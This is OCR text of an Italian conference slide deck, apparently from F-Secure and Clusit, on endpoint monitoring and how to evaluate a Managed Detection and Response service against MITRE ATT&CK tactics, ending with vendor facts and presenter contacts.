
Attacker

Perché il monitoraggio degli endpoint?


- **Targeted attack**: un gran numero di eventi può essere identificato solo partendo dagli **endpoint**:
  - *Persistence*
  - *Defense Evasion*
  - *Privilege Escalation*
  - *Credential Access*
  - *Execution*
  - *Collection*




Managed Detection and Response: il fattore umano



Managed Detection and Response: Detection and Analysis



Test della soluzione MDR



- Valutare **SLA** risposta, **investimenti** del vendor
- Rispetto di **dati** (metadata) e **privacy** (contrattualizzato)
- Valutare la qualità del servizio tramite un'attivita di PT che riproduca la fase di **post-exploitation**
- Attacchi dalla rete se la soluzione prevede una componente di **Cyber Deception/Detection**
- **Suggerimento**: definire una text matrix usando la metodologia del **MITRE ATT&CK Evaluations**
- Scegliere le tecniche del **Round 1** del MITRE Evaluations: **56** tecniche/**10** tattiche

MITRE | ATT&CK™ EVALUATIONS

F-SECURE IN SHORT

30+

We have over 30 years of experience in cyber security.

More European cyber crime investigations than any other company

We collaborate with over 70 industry actors, like Interpol.

Largest single source of security services and detection & response solutions in Europe

We work through 200+ operator and 6000+ local reseller partners.

Listed on NASDAQ OMX Helsinki Ltd. since 1999.

Leading research and development since 1988.

We operate in 100+ countries, out of 33 offices.

Grazie della vostra attenzione!

Alessio L.R. Pennasilico – apennasilico@clusit.it
Giorgio di Grazia – giorgio.digrazia@f-secure.com